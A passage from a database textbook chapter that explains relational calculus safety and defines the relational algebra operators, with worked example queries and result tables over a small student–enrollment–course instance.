$$\mathcal{I}, \mu[i, d, t \mapsto x_i, x_d, x_t] \models (\mathbf{Student}(i, n, d) \wedge \mathbf{Enroll}(i, 2, t) \wedge \mathbf{Course}(2, m))$$

holds. We choose the constant $x_i = 4$ for variable i, constant $x_d =$ "January 25, 2004" for variable d, and constant $x_t =$ "Fall 2024" for variable t. Hence, we need to show that

$$\mathcal{I}, \mu' \models (\mathbf{Student}(i, n, d) \wedge \mathbf{Enroll}(i, 2, t) \wedge \mathbf{Course}(2, m)).$$

holds with $\mu' = \mu[i, d, t \mapsto 4, \text{January 25, 2004}, \text{Fall 2024}] = \{n \mapsto \text{Dafni}, m \mapsto \text{Database}, i \mapsto 4, d \mapsto \text{January 25, 2004}, t \mapsto \text{Fall 2024}\}$. By the semantics of $\wedge$, we have the above if the following three statements hold

$$\mathcal{I}, \mu' \models \mathbf{Student}(i, n, d);$$
$$\mathcal{I}, \mu' \models \mathbf{Enroll}(i, 2, t); \text{ and}$$
$$\mathcal{I}, \mu' \models \mathbf{Course}(2, m).$$

By the semantics of **Student**(i, n, d), we have $\mathcal{I}, \mu' \models$ **Student**(i, n, d) if

$$\langle id : 4, name : \text{Dafni}, dob : \text{January 25, 2004}\rangle \in \mathcal{I}(\textbf{Student}),$$

which is the case. Likewise, by the semantics of **Enroll**$(i, 2, t)$ and **Course**(c, m), we need to have

$$\langle sid : 4, cid : 2, term : \text{Fall 2024}\rangle \in \mathcal{I}(\textbf{Enroll}) \qquad \text{and} \qquad \langle id : 2, name : \text{Databases}\rangle \in \mathcal{I}(\textbf{Course}),$$

which are also the case. Hence, we conclude $\langle n : \text{Dafni}, m : \text{Database}\rangle \in \text{eval}(Q_2, \mathcal{I})$.

6.1.3 Safe queries

The relational calculus as a formalization of **first-order logic** as a query language for relation databases is not perfect: the presented formalization can easily express queries that **cannot be practically evaluated**. For example, we can express queries that evaluate to an infinite number of tuples:

Example 6.3. Consider the query

$$Q_1 : \{(v, w) \mid v \neq w\}.$$

We can easily conceive an infinite amount of pairs of distinct constants. For example, the natural numbers $\mathbb{N}$ is an infinite set and we have $n \neq n + 1$ for every natural number $n \in \mathbb{N}$. Now, one might argue that Q_1 is a silly query, it does not even use any relation names! Next, consider the query

$$Q_2 : \{(i, n, d) \mid \neg\textbf{Student}(i, n, d)\}.$$

Any instance $\mathcal{I}$(**Student**) will only have a finite number of tuples in $\mathcal{I}$(**Student**), e.g., the instance of Figure 6.1 has $|\mathcal{I}(\textbf{Student})| = 4$ tuples. Once again, we can easily conceive an infinite number of triples that are not in $\mathcal{I}$(**Student**), however, e.g., the triples $\langle id : n, name : n, dob : n\rangle$ with $n \in \mathbb{N}$ a natural number.

Queries that evaluate to a result with an infinite number of tuples are called **unsafe**. Unsafe queries are obviously not expressible in SQL: in SQL, the number of rows in the result is always upper-bounded by the size of the source tables.

The cause of **unsafe queries** is easily tracked down: we use variables in the output that are in **no way restricted** to constants that appear in a relation. Let $\{(v_1, \ldots, v_n) \mid P(v_1, \ldots, v_n)\}$ be a relational calculus query. To rule out unsafe queries, we can **informally** require that relational calculus expression P is **safe**: every variable used in P must be restricted to constants that appear in a relation: e.g., if a variable v is used in P, then there must be a **non-negated** atom $\mathbf{R}(\ldots, v, \ldots)$ in that expression. Due to the presence of negation ($\neg$), an exact formalization of non-negated atoms is tricky, however.

6.2 The relational algebra

The second formal query language we introduce is the **relational algebra**. As the name suggests, the relational algebra models querying via an algebraic structure whose **elements** are relations and whose **operators** transform one-or-more elements (input relations) into other elements (the resulting relations).

Next, we shall simultaneously define the **syntax and semantics** of the relational algebra over a database schema $\mathbb{S}$. Let e be a relational algebra expression over $\mathbb{S}$. We write $\text{attrs}(e, \mathbb{S})$ to denote the schema of the result of evaluating expression e over any instance of schema $\mathbb{S}$. Let $\mathcal{I}$ be any instance of schema $\mathbb{S}$. We write $\text{eval}(e, \mathcal{I})$ to denote the relation (with schema $\text{attrs}(e, \mathbb{S})$) resulting from evaluating expression e over $\mathcal{I}$.

6.2.1 Relation atoms

If **R** is the name of an n-ary relation defined in relational schema $\mathbb{S}$, then

$$\mathbf{R}$$

is a relational algebra expression over $\mathbb{S}$. We have

$$\text{attrs}(\mathbf{R}, \mathbb{S}) = \text{the schema of } \mathbf{R} \text{ in } \mathbb{S}; \text{ and}$$
$$\text{eval}(\mathbf{R}, \mathcal{I}) = \mathcal{I}(\mathbf{R})$$

in which $\mathcal{I}(\mathbf{R})$ denotes the relation named $\mathbf{R}$ in instance $\mathcal{I}$.

Example 6.4. The query

$$Q : \textbf{Student}$$

returns the **Student** relation. Hence, this query evaluates to the result of Figure 6.3.

Query Q		
id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
3	Cecilia	July 4, 2002
4	Dafni	January 25, 2004

Figure 6.3: The result of the query of Example 6.4.

6.2.2 Parentheses

If e is a relational algebra expression, then

$$(e)$$

is an equivalent relational algebra expression. Hence, we have

$$\text{attrs}((e), \mathbb{S}) = \text{attrs}(e, \mathbb{S}); \text{ and}$$
$$\text{eval}((e), \mathcal{I}) = \text{eval}(e, \mathcal{I}).$$

We will freely use parentheses to clarify the order of operations.

6.2.3 The selection operator

Consider a relational algebra expression e with schema $\text{attrs}(e, \mathbb{S})$. A **tuple condition** over schema $\text{attrs}(e, \mathbb{S})$ is a **logical expression** consisting of (a logical combination of) **comparison predicates** of the form s **op** t with s and t either constants or attributes in schema $\text{attrs}(e, \mathbb{S})$ and **op** a comparison operator.

If e is a relational algebra expression, then

$$\sigma_c(e),$$

with c a tuple condition over schema $\text{attrs}(e, \mathbb{S})$, is a relational algebra expression. We have

$$\text{attrs}(\sigma_c(e), \mathbb{S}) = \text{attrs}(e, \mathbb{S}); \text{ and}$$
$$\text{eval}(\sigma_c(e), \mathcal{I}) = \{\tau \in \text{eval}(e, \mathcal{I}) \mid \text{tuple } \tau \text{ satisfies condition } c\}.$$

Example 6.5. The query

$$Q_1 : \sigma_{id=2}(\textbf{Student})$$

returns the second student in the **Student** relation. The query

$$Q_2 : \sigma_{(\text{January 1, 2005} \leqslant dob) \wedge (dob \leqslant \text{December 31, 2005})}(\textbf{Student})$$

returns all students in the **Student** relation born in 2005. Finally, the query

$$Q_3 : \sigma_{(id=3)\vee(name=\text{Dafni})}(\textbf{Student})$$

returns the last two students in the **Student** relation. Hence, these queries evaluate to the result of Figure 6.4.

Query Q_1		
id	*name*	*dob*
2	Bartel	October 6, 2005

Query Q_2		
id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005

Query Q_3		
id	*name*	*dob*
3	Cecilia	July 4, 2002
4	Dafni	January 25, 2004

Figure 6.4: The result of the queries of Example 6.5.

6.2.4 The projection operator

If e is a relational algebra expression, then

$$\pi_{a_1,\ldots,a_n}(e),$$

with $a_1, \ldots, a_n$ a set of unique attributes from the schema $\text{attrs}(e, \mathcal{S})$, is a relational algebra expression. We have

$$\text{attrs}(\pi_{a_1,\ldots,a_n}(e), \mathcal{S}) = (a_1, \ldots, a_n); \text{ and}$$
$$\text{eval}(\pi_{a_1,\ldots,a_n}(e), \mathcal{I}) = \{\langle a_1 : \tau[a_1], \ldots, a_n : \tau[a_n]\rangle \mid \tau \in \text{eval}(e, \mathcal{I})\}.$$

Example 6.6. The query

$$Q_1 : \pi_{name}(\textbf{Student})$$

returns the names of students in the **Student** relation. The query

$$Q_2 : \pi_{dob,name}(\textbf{Student})$$

returns the birthdate and names of students in the **Student** relation. The query

$$Q_3 : \pi_{id}(\sigma_{(\text{January 1, 2005}\leqslant dob)\wedge(dob\leqslant\text{December 31, 2005})}(\textbf{Student}))$$

returns student identifiers of all students in the **Student** relation born in 2005. Hence, these queries evaluate to the result of Figure 6.5.

Query Q_1
name
Adriana
Bartel
Cecilia
Dafni

Query Q_2	
dob	*name*
April 17, 2005	Adriana
October 6, 2005	Bartel
July 4, 2002	Cecilia
January 25, 2004	Dafni

Query Q_3
id
1
2

Figure 6.5: The result of the queries of Example 6.6.

Note that $\pi_{\emptyset}(e)$ is a **valid** relational algebra expression.

Example 6.7. The query

$$Q_1 : \pi_{\emptyset}(\textbf{Student})$$

returns a relation $\{\langle\rangle\}$. Note that this relation holds a single 0-ary tuple $\langle\rangle$ that indicates that evaluation of the query **Student** yields a non-empty result. The query

$$Q_2 : \pi_{\emptyset}(\sigma_{id=5}(\textbf{Student}))$$

returns the empty result $\{\}$, indicating that evaluation of the query $\sigma_{id=5}(\textbf{Student})$ yields an empty result.

6.2.5 The renaming operator

Consider a relational algebra expression e with schema $\text{attrs}(e, \mathbb{S}) = \{a_1, \ldots, a_n\}$. A **rename specification** over schema $\text{attrs}(e, \mathbb{S})$ is a set M of mappings $old_1 \mapsto new_1, \ldots, old_k \mapsto new_k$ that specify new names for the k attributes $old_1, \ldots, old_k \in \text{attrs}(e, \mathbb{S})$. The set M of mappings is only valid if

1. each attribute in $\text{attrs}(e, \mathbb{S})$ is mapped to **at-most one new attribute name**: $old_1, \ldots, old_k$ are k distinct attributes; and
2. the specification results in n **distinct attribute names**: the remaining attributes in $\text{attrs}(e, \mathbb{S})$ (the attributes $\text{attrs}(e, \mathbb{S}) \setminus \{old_1, \ldots, old_k\}$) and the new attributes $new_1, \ldots, new_k$ are all distinct.

To apply the rename specification M onto an attribute $a \in \text{attrs}(e, \mathbb{S})$, we define

$$\text{ren}(M, a) = \begin{cases} new_j & \text{if } a = old_j \text{ for a } j \in \{1, \ldots, k\}; \\ a & \text{otherwise (if } a \in (\text{attrs}(e, \mathbb{S}) \setminus \{old_1, \ldots, old_k\})). \end{cases}$$

If e is a relation algebra expression, then

$$\rho_M(e),$$

with M a rename specification over schema $\text{attrs}(e, \mathbb{S})$, is a relational algebra expression. We have

$$\begin{aligned} \text{attrs}(\rho_M(e), \mathbb{S}) &= (\text{ren}(M, a_1), \ldots, \text{ren}(M, a_n)); \text{ and} \\ \text{eval}(\rho_M(e), \mathcal{I}) &= \{\langle \text{ren}(M, a_1) : \tau[a_1], \ldots, \text{ren}(M, a_n) : \tau[a_n] \rangle \mid \tau \in \text{eval}(e, \mathcal{I})\}. \end{aligned}$$

To simplify expressing common types of renaming, we use the shorthand notations

$$\rho_R(e) \equiv \rho_{a_1 \mapsto R.a_1, \ldots, a_n \mapsto R.a_n}(e) \qquad \text{and} \qquad \rho_{R(b_1, \ldots, b_n)}(e) \equiv \rho_{a_1 \mapsto R.b_1, \ldots, a_n \mapsto R.b_n}(e).$$

Hence, the notation $\rho_R(e)$ specifies a renaming in which each attribute name $a \in \text{attrs}(e, \mathbb{S})$ is renamed to $R.a$ (is prefixed by R). Likewise, the notation $\rho_{R(b_1, \ldots, b_n)}(e)$ specifies a renaming in which each attribute name a_i, $1 \leqslant i \leqslant n$, is renamed to $R.b_i$.

Example 6.8. Consider the queries

$$\begin{aligned} &Q_1 : \rho_S(\textbf{Student}); \\ &Q_2 : \rho_{dob \mapsto date, name \mapsto sname}(\textbf{Student}); \text{ and} \\ &Q_3 : \rho_{S(sid, sname, date)}(\textbf{Student}). \end{aligned}$$

These queries evaluate to the result of Figure 6.6.

Query Q_1			Query Q_2			Query Q_3		
S.*id*	S.*name*	S.*dob*	*id*	*sname*	*date*	S.*sid*	S.*sname*	S.*date*
1	Adriana	April 17, 2005	1	Adriana	April 17, 2005	1	Adriana	April 17, 2005
2	Bartel	October 6, 2005	2	Bartel	October 6, 2005	2	Bartel	October 6, 2005
3	Cecilia	July 4, 2002	3	Cecilia	July 4, 2002	3	Cecilia	July 4, 2002
4	Dafni	January 25, 2004	4	Dafni	January 25, 2004	4	Dafni	January 25, 2004

Figure 6.6: The result of the queries of Example 6.8.

6.2.6 The (Cartesian) product operator

If e_1 and e_2 are relational algebra expressions with $\text{attrs}(e_1, \mathcal{S}) = (a_1, \ldots, a_n)$ and $\text{attrs}(e_2, \mathcal{S}) = (b_1, \ldots, b_m)$ such that the attribute names $a_1, \ldots, a_n$ and $b_1, \ldots, b_m$ **do not overlap**, then

$$e_1 \times e_2$$

is a relational algebra expression. We have

$$\begin{aligned} \text{attrs}(e_1 \times e_2, \mathcal{S}) &= (a_1, \ldots, a_n, b_1, \ldots, b_m); \text{ and} \\ \text{eval}(e_1 \times e_2, \mathcal{I}) &= \text{eval}(e_1, \mathcal{I}) \times \text{eval}(e_2, \mathcal{I}) \\ &= \{\text{merge}(\tau_1, \tau_2) \mid \tau_1 \in \text{eval}(e_1, \mathcal{I}) \wedge \tau_2 \in \text{eval}(e_2, \mathcal{I})\} \end{aligned}$$

with $\text{merge}(\tau_1, \tau_2) = \langle a_1 : \tau_1[a_1], \ldots, a_n : \tau_1[a_1], b_1 : \tau_2[b_1], \ldots, b_m : \tau_2[b_m] \rangle$ representing the tuple obtained by merging tuples τ_1 and τ_2 together.

Example 6.9. The query

$$Q_1 : \textbf{Student} \times \sigma_{\textit{term}=\text{Spring 2024}}(\textbf{Enroll})$$

returns every combination of a student from the **Student** relation and enrollment records for the Spring 2024 term from the **Enroll** relation. Next, consider the expression **Student** $\times$ **Course**. This expression is **not a relational algebra expression**, as both relations have attributes named *id* and *name*. Hence, to combine students and courses, we need to use renaming. For example,

$$Q_2 : \rho_S(\textbf{Student}) \times \rho_C(\textbf{Course}).$$

These queries evaluate to the result of Figure 6.7.

6.2.7 The conditional join (θ-join) operator

If e_1 and e_2 are relational algebra expressions with $\text{attrs}(e_1, \mathcal{S}) = (a_1, \ldots, a_n)$ and $\text{attrs}(e_2, \mathcal{S}) = (b_1, \ldots, b_m)$ such that the attribute names $a_1, \ldots, a_n$ and $b_1, \ldots, b_m$ **do not overlap**, then

$$e_1 \bowtie_c e_2,$$

with c a tuple condition over schema $\text{attrs}(e_1 \times e_2, \mathcal{S})$, is a relational algebra expression. The expression $e_1 \bowtie_c e_2$ is a shorthand notation for $\sigma_c(e_1 \times e_2)$. Hence, we have

$$\begin{aligned} \text{attrs}(e_1 \bowtie_c e_2, \mathcal{S}) &= (a_1, \ldots, a_n, b_1, \ldots, b_m); \text{ and} \\ \text{eval}(e_1 \bowtie_c e_2, \mathcal{I}) &= \{\tau \in (\text{eval}(e_1, \mathcal{I}) \times \text{eval}(e_2, \mathcal{I})) \mid \text{tuple } \tau \text{ satisfies condition } c\}. \end{aligned}$$

In $e_1 \bowtie_c e_2$, the tuple condition c is usually called a **join condition**.

Query Q_1						Query Q_2				
id	*name*	*dob*	*sid*	*cid*	*term*	S.*id*	S.*name*	S.*dob*	C.*id*	C.*name*
1	Adriana	April 17, 2005	1	1	Spring 2024	1	Adriana	April 17, 2005	1	Discrete Mathematics
2	Bartel	October 6, 2005	1	1	Spring 2024	2	Bartel	October 6, 2005	1	Discrete Mathematics
3	Cecilia	July 4, 2002	1	1	Spring 2024	3	Cecilia	July 4, 2002	1	Discrete Mathematics
4	Dafni	January 25, 2004	1	1	Spring 2024	4	Dafni	January 25, 2004	1	Discrete Mathematics
1	Adriana	April 17, 2005	2	1	Spring 2024	1	Adriana	April 17, 2005	2	Databases
2	Bartel	October 6, 2005	2	1	Spring 2024	2	Bartel	October 6, 2005	2	Databases
3	Cecilia	July 4, 2002	2	1	Spring 2024	3	Cecilia	July 4, 2002	2	Databases
4	Dafni	January 25, 2004	2	1	Spring 2024	4	Dafni	January 25, 2004	2	Databases
1	Adriana	April 17, 2005	4	3	Spring 2024	1	Adriana	April 17, 2005	3	Data Structures
2	Bartel	October 6, 2005	4	3	Spring 2024	2	Bartel	October 6, 2005	3	Data Structures
3	Cecilia	July 4, 2002	4	3	Spring 2024	3	Cecilia	July 4, 2002	3	Data Structures
4	Dafni	January 25, 2004	4	3	Spring 2024	4	Dafni	January 25, 2004	3	Data Structures

Figure 6.7: The result of the queries of Example 6.9.

Example 6.10. The query

$$Q_1 : \textbf{Student} \bowtie_{id=sid} \textbf{Enroll}$$

is equivalent to $\sigma_{id=sid}(\textbf{Student} \times \textbf{Enroll})$ and returns students from the **Student** relation with their enrollment records from the **Enroll** relation. The query

$$Q_2 : \pi_{S.name,C.name}((\rho_S(\textbf{Student}) \bowtie_{S.id=sid} \textbf{Enroll}) \bowtie_{C.id=cid} \rho_C(\textbf{Course}))$$

is equivalent to $\pi_{S.name,C.name}(\sigma_{S.id=sid \wedge C.id=cid}((\rho_S(\textbf{Student}) \times \textbf{Enroll}) \times \rho_C(\textbf{Course}))$ and returns pairs (student name s, course name c) such that the student named s is enrolled in the course named c. Hence, these queries evaluate to the result of Figure 6.8.

Query Q_1						Query Q_2	
id	*name*	*dob*	*sid*	*cid*	*term*	S.*name*	C.*name*
1	Adriana	April 17, 2005	1	1	Spring 2024	Adriana	Discrete Mathematics
2	Bartel	October 6, 2005	2	1	Spring 2024	Bartel	Discrete Mathematics
2	Bartel	October 6, 2005	2	2	Fall 2024	Bartel	Databases
1	Adriana	April 17, 2005	1	3	Fall 2024	Adriana	Data Structures
4	Dafni	January 25, 2004	4	1	Fall 2023	Dafni	Discrete Mathematics
4	Dafni	January 25, 2004	4	2	Fall 2024	Dafni	Databases
4	Dafni	January 25, 2004	4	3	Spring 2024	Dafni	Data Structures

Figure 6.8: The result of the queries of Example 6.10.

6.2.8 The natural join operator

If e_1 and e_2 are relational algebra expressions, then

$$e_1 \bowtie e_2$$

is a relational algebra expression. Let $\text{attrs}(e_1, \mathbb{S}) = (a_1, \ldots, a_n)$, $\text{attrs}(e_2, \mathbb{S}) = (b_1, \ldots, b_m)$, and let $b_{nc,1}$, $\ldots$, $b_{nc,k}$ be the **non-common** attributes in $\text{attrs}(e_2, \mathbb{S})$ obained from $b_1, \ldots, b_m$ by removing all **common**

attributes $c \in (\text{attrs}(e_1, \mathbb{S}) \cap \text{attrs}(e_2, \mathbb{S}))$. We have

$$\begin{aligned}\text{attrs}(e_1 \bowtie e_2, \mathbb{S}) &= (a_1, \ldots, a_n, b_{nc,1}, \ldots, b_{nc,k}); \text{ and} \\ \text{eval}(e_1 \bowtie e_2, \mathcal{I}) &= \{\text{merge}(\tau_1, \tau_2) \mid \tau_1 \in \text{eval}(e_1, \mathcal{I}) \wedge \tau_2 \in \text{eval}(e_2, \mathcal{I}) \wedge \\ &\qquad (\tau_1[c] = \tau_2[c] \text{ for all } c \in (\text{attrs}(e_1, \mathbb{S}) \cap \text{attrs}(e_2, \mathbb{S})))\}\end{aligned}$$

with $\text{merge}(\tau_1, \tau_2)$ representing the tuple obtained by merging tuples τ_1 and τ_2 together. As we require $\tau_1[c] = \tau_2[c]$ for all common attributes c, $\text{merge}(\tau_1, \tau_2)$ is defined unambiguously even if tuples τ_1 and τ_2 have common attributes.

The natural join can be written in terms of the other operators we have seen. In specific, the natural join $e_1 \bowtie e_2$ is a convenient shorthand notation for an expression of the form

$$\pi_{a_1, \ldots, a_n, b_{nc,1}, \ldots, b_{nc,k}}(e_1 \bowtie_{\mathbf{c}} \rho_{\mathbf{r}}(e_2))$$

in which rename specification $\mathbf{r}$ renames each common attribute $c \in (\text{attrs}(e_1, \mathbb{S}) \cap \text{attrs}(e_2, \mathbb{S}))$ to a fresh unused name c' and in which tuple condition $\mathbf{c}$ is a conjuction of equalities of the form $c = c'$ for each common attribute $c \in (\text{attrs}(e_1, \mathbb{S}) \cap \text{attrs}(e_2, \mathbb{S}))$.

Example 6.11. Note that the relations **Student** and **Enroll** do not have attributes in common. Hence, the query

$$Q_1 : \textbf{Student} \bowtie \sigma_{term=\text{Spring 2024}}(\textbf{Enroll})$$

is equivalent to $\textbf{Student} \times \sigma_{term=\text{Spring 2024}}(\textbf{Enroll})$ and returns every combination of a student from the **Student** relation and enrollment records from the **Enroll** relation. Next, the query

$$Q_2 : \pi_{S.name, C.name}((\rho_{id \mapsto sid, name \mapsto S.name}(\textbf{Student}) \bowtie \textbf{Enroll}) \bowtie \rho_{id \mapsto cid, name \mapsto C.name}(\textbf{Course}))$$

is equivalent to $\pi_{S.name, C.name}((\rho_S(\textbf{Student}) \bowtie_{S.id=sid} \textbf{Enroll}) \bowtie_{C.id=cid} \rho_C(\textbf{Course}))$ and returns pairs (student name s, course name c) such that the student named s is enrolled in the course named c. Finally, the query

$$Q_3 : \textbf{Student} \bowtie \textbf{Course}$$

is equivalent to $\pi_{id, name, dob}(\textbf{Student} \bowtie_{id=C.id \wedge name=C.name} \rho_C(\textbf{Course}))$ and has an empty result. Hence, these queries evaluate to the result of Figure 6.9.

Query Q_1

id	*name*	*dob*	*sid*	*cid*	*term*
1	Adriana	April 17, 2005	1	1	Spring 2024
2	Bartel	October 6, 2005	1	1	Spring 2024
3	Cecilia	July 4, 2002	1	1	Spring 2024
4	Dafni	January 25, 2004	1	1	Spring 2024
1	Adriana	April 17, 2005	2	1	Spring 2024
2	Bartel	October 6, 2005	2	1	Spring 2024
3	Cecilia	July 4, 2002	2	1	Spring 2024
4	Dafni	January 25, 2004	2	1	Spring 2024
1	Adriana	April 17, 2005	4	3	Spring 2024
2	Bartel	October 6, 2005	4	3	Spring 2024
3	Cecilia	July 4, 2002	4	3	Spring 2024
4	Dafni	January 25, 2004	4	3	Spring 2024

Query Q_2

S.*name*	C.*name*
Adriana	Discrete Mathematics
Bartel	Discrete Mathematics
Bartel	Databases
Adriana	Data Structures
Dafni	Discrete Mathematics
Dafni	Databases
Dafni	Data Structures

Query Q_3

id	*name*	*dob*

Figure 6.9: The result of the queries of Example 6.11.

6.2.9 The set operators

If e_1 and e_2 are relational algebra expressions with $\text{attrs}(e_1, \mathcal{S}) = \text{attrs}(e_2, \mathcal{S})$, then

$$e_1 \cup e_2, \qquad e_1 \cap e_2, \qquad \text{and} \qquad e_1 \setminus e_2$$

are relational algebra expressions. We have

$$\text{attrs}(e_1 \cup e_2, \mathcal{S}) = \text{attrs}(e_1 \cap e_2, \mathcal{S}) = \text{attrs}(e_1 \setminus e_2, \mathcal{S}) = \text{attrs}(e_1, \mathcal{S}) = \text{attrs}(e_2, \mathcal{S});$$

and

$$\begin{aligned} \text{eval}(e_1 \cup e_2, \mathcal{I}) &= \text{eval}(e_1, \mathcal{I}) \cup \text{eval}(e_2, \mathcal{I}), \\ \text{eval}(e_1 \cap e_2, \mathcal{I}) &= \text{eval}(e_1, \mathcal{I}) \cap \text{eval}(e_2, \mathcal{I}), \text{ and} \\ \text{eval}(e_1 \setminus e_2, \mathcal{I}) &= \text{eval}(e_1, \mathcal{I}) \setminus \text{eval}(e_2, \mathcal{I}). \end{aligned}$$

We note that $e_1 \cap e_2$ is equivalent to $e_1 \bowtie e_2$. Likewise, $e_1 \cap e_2$ is equivalent to $e_1 \setminus (e_1 \setminus e_2)$.

Example 6.12. The query

$$Q_1 : \pi_{name}(\textbf{Student}) \cup \pi_{name}(\textbf{Course})$$

returns the names of students in the **Student** relation and the names of courses in the **Course** relation. The query

$$Q_2 : \sigma_{id<4}(\textbf{Student}) \cap \sigma_{dob<\text{January 1, 2005}}(\textbf{Student})$$

returns the students in **Student** that belong to the first three students and that are born before 2005. Finally, the query

$$Q_3 : \sigma_{id<4}(\textbf{Student}) \setminus \sigma_{dob<\text{January 1, 2005}}(\textbf{Student})$$

returns the students in **Student** that belong to the first three students and that are not born before 2005. Hence, these queries evaluate to the result of Figure 6.10.

Query Q_1

name
Adriana
Bartel
Cecilia
Dafni
Discrete Mathematics
Databases
Data Structures

Query Q_2

id	*name*	*dob*
3	Cecilia	July 4, 2002

Query Q_3

id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005

Figure 6.10: The result of the queries of Example 6.12.

6.2.10 The linear notation

Large relational algebra expressions are hard to read and often have repeated parts. To make such expressions easier to read, we can use the **linear notation** to break them up into smaller parts that can be **reused**. The linear notation looks like

$$\text{NAME}_1 := e_1; \qquad \text{NAME}_2 := e_2; \qquad \ldots; \qquad \text{NAME}_n := e_n$$

in which $\text{NAME}_1, \ldots, \text{NAME}_n$ are **shorthand names** and $e_1, \ldots, e_n$ are relational algebra expressions. Each expression e_i following shorthand name NAME_j, $1 \leqslant j < i \leqslant n$, can use shorthand name NAME_j as a relation name. For each shorthand name NAME_j starting at $j = 1$ and ending at $j = n$, we define

$$\text{attrs}(\text{NAME}_j, \mathcal{S}) = \text{attrs}(e_j, \mathcal{S}); \text{ and}$$
$$\text{eval}(\text{NAME}_j, \mathcal{I}) = \text{eval}(e_j, \mathcal{I}).$$

When using the linear notation, the last shorthand name NAME_n evaluates to the query result. As such, the linear notation is very similar in use and purpose to the common query expressions defined by **WITH**-clauses in SQL.

Example 6.13. Consider the query Q defined using the linear notation

$$\begin{aligned}
\text{MULTIENROLLID} &:= \rho_{F.sid \mapsto id}(\pi_{F.sid}(\rho_F(\textbf{Enroll}) \bowtie_{F.sid = S.sid \wedge F.cid \neq S.cid} \rho_S(\textbf{Enroll}))); \\
\text{ATMOSTSINGLEENROLLID} &:= \pi_{id}(\textbf{Student}) \setminus \text{MULTIENROLLID}; \\
\text{STUDENTINFOSINGLEENROLL} &:= \text{ATMOSTSINGLEENROLLID} \bowtie \textbf{Student}.
\end{aligned}$$

First, the name MULTIENROLLID evaluates to the identifiers of all students that are enrolled in at-least two distinct courses. Next, the name ATMOSTSINGLEENROLLID takes the identifiers of all students and removes the identifiers represented by name MULTIENROLLID. Hence, the name ATMOSTSINGLEENROLLID evaluates to the identifiers of all students that are enrolled in zero-or-one courses. Finally, the name STUDENTINFOSINGLEENROLL evaluates to the student records of all students that are enrolled in zero-or-one courses. Hence, the query evaluates to the result of Figure 6.11.

Query Q		
id	*name*	*dob*
3	Cecilia	July 4, 2002

Figure 6.11: The result of the queries of Example 6.13.

6.2.11 Common patterns in relational algebra

The relational algebra only has a few operators, due to which it is not directly clear **how complex queries** can be expressed in the relational algebra. To illustrate how complex queries are expressible in the relational algebra, we will review a few powerful query patterns.

6.2.11.1 Largest and smallest value

Consider a relational algebra expression e over $\mathcal{S}$ whose schema includes attributes $a, b \in \text{attrs}(e, \mathcal{S})$. The query

$$\text{NOTLARGEST} := \rho_{C_1.a \mapsto a, C_1.b \mapsto b}(\pi_{C_1.a, C_1.b}(\sigma_{C_1.a = C_2.a \wedge C_1.b < C_2.b}(\rho_{C_1}(e) \times \rho_{C_2}(e))))$$

returns pairs $\langle a : a, b : b \rangle$ such that value b is **not the largest value** paired with value a in the result of e. As such, the query

$$\text{LARGEST} := \pi_{a,b}(e) \setminus \text{NOTLARGEST}$$

returns pairs $\langle a : a, b : b \rangle$ such that value b is **the largest value** paired with value a in the result of e. Likewise, the query

$$\text{NOTSMALLEST} := \rho_{C_1.a \mapsto a, C_1.b \mapsto b}(\pi_{C_1.a, C_1.b}(\sigma_{C_1.a = C_2.a \wedge C_1.b > C_2.b}(\rho_{C_1}(e) \times \rho_{C_2}(e))))$$

returns pairs $\langle a : a, b : b\}$ such that value b is **not the smallest value** paired with value a in the result of e and the query

$$\textsc{Smallest} := \pi_{a,b}(e) \setminus \textsc{NotSmallest}$$

returns pairs $\langle a : a, b : b\}$ such that value b is **the smallest value** paired with value a in the result of e.

Example 6.14. To simplify this example, we assume a time-based ordering on the values used for the attribute *term* in **Enroll**. Hence, Fall 2023 < Spring 2024 < Fall 2024. The query

$$Q_1 : \rho_{C_1.sid \mapsto sid, C_1.term \mapsto term}(\pi_{C_1.sid, C_1.term}(\sigma_{C_1.sid = C_2.sid \wedge C_1.term < C_2.term}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}))))$$

returns, for each student identifier, all terms except the last term in which they enrolled for a course. Hence, the query

$$Q_2 : \pi_{sid,term}(\textbf{Enroll}) \setminus \rho_{C_1.sid \mapsto sid, C_1.term \mapsto term}(\\ \pi_{C_1.sid, C_1.term}(\sigma_{C_1.sid = C_2.sid \wedge C_1.term < C_2.term}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}))))$$

returns, for each student identifier, the last term in which they enrolled for a course. Likewise, the query

$$Q_3 : \rho_{C_1.sid \mapsto sid, C_1.term \mapsto term}(\pi_{C_1.sid, C_1.term}(\sigma_{C_1.sid = C_2.sid \wedge C_1.term > C_2.term}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}))))$$

returns, for each student identifier, all terms except the first term in which they enrolled for a course and the query

$$Q_4 : \pi_{sid,term}(\textbf{Enroll}) \setminus \rho_{C_1.sid \mapsto sid, C_1.term \mapsto term}(\\ \pi_{C_1.sid, C_1.term}(\sigma_{C_1.sid = C_2.sid \wedge C_1.term < C_2.term}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}))))$$

returns, for each student identifier, the first term in which they enrolled for a course. Hence, these queries evaluate to the result of Figure 6.12.

Query Q_1	
sid	*term*
1	Spring 2024
2	Spring 2024
4	Fall 2023
4	Spring 2024

Query Q_2	
sid	*term*
2	Fall 2024
1	Fall 2024
4	Fall 2024

Query Q_3	
sid	*term*
2	Fall 2024
1	Fall 2024
4	Fall 2024
4	Spring 2024

Query Q_4	
sid	*term*
1	Spring 2024
2	Spring 2024
4	Fall 2023

Figure 6.12: The result of the queries of Example 6.14.

6.2.11.2 At-least n, at-most n, or exactly n

Consider a relational algebra expression e over S whose schema includes attributes $a, b \in \text{attrs}(e, S)$. The query

$$\textsc{AtLeast-}n := \rho_{C_1.a \mapsto a}(\pi_{C_1.a}(\sigma_{eqs \wedge neqs}(\rho_{C_1}(e) \times \ldots \times \rho_{C_n}(e))))$$

with *eqs* the logical conjunction of terms $C_1.a = C_j.a$, $1 < j \leqslant n$, and *neqs* the logical conjunction of terms $C_i.b \neq C_j.b$, $1 \leqslant i < j \leqslant n$, returns those values for attribute a for which we can find at-least n copies in the result of e that are distinct with respect to attribute b. Likewise, the query

$$\textsc{AtMost-}n := \pi_a(e) \setminus \textsc{AtLeast-}(n+1)$$

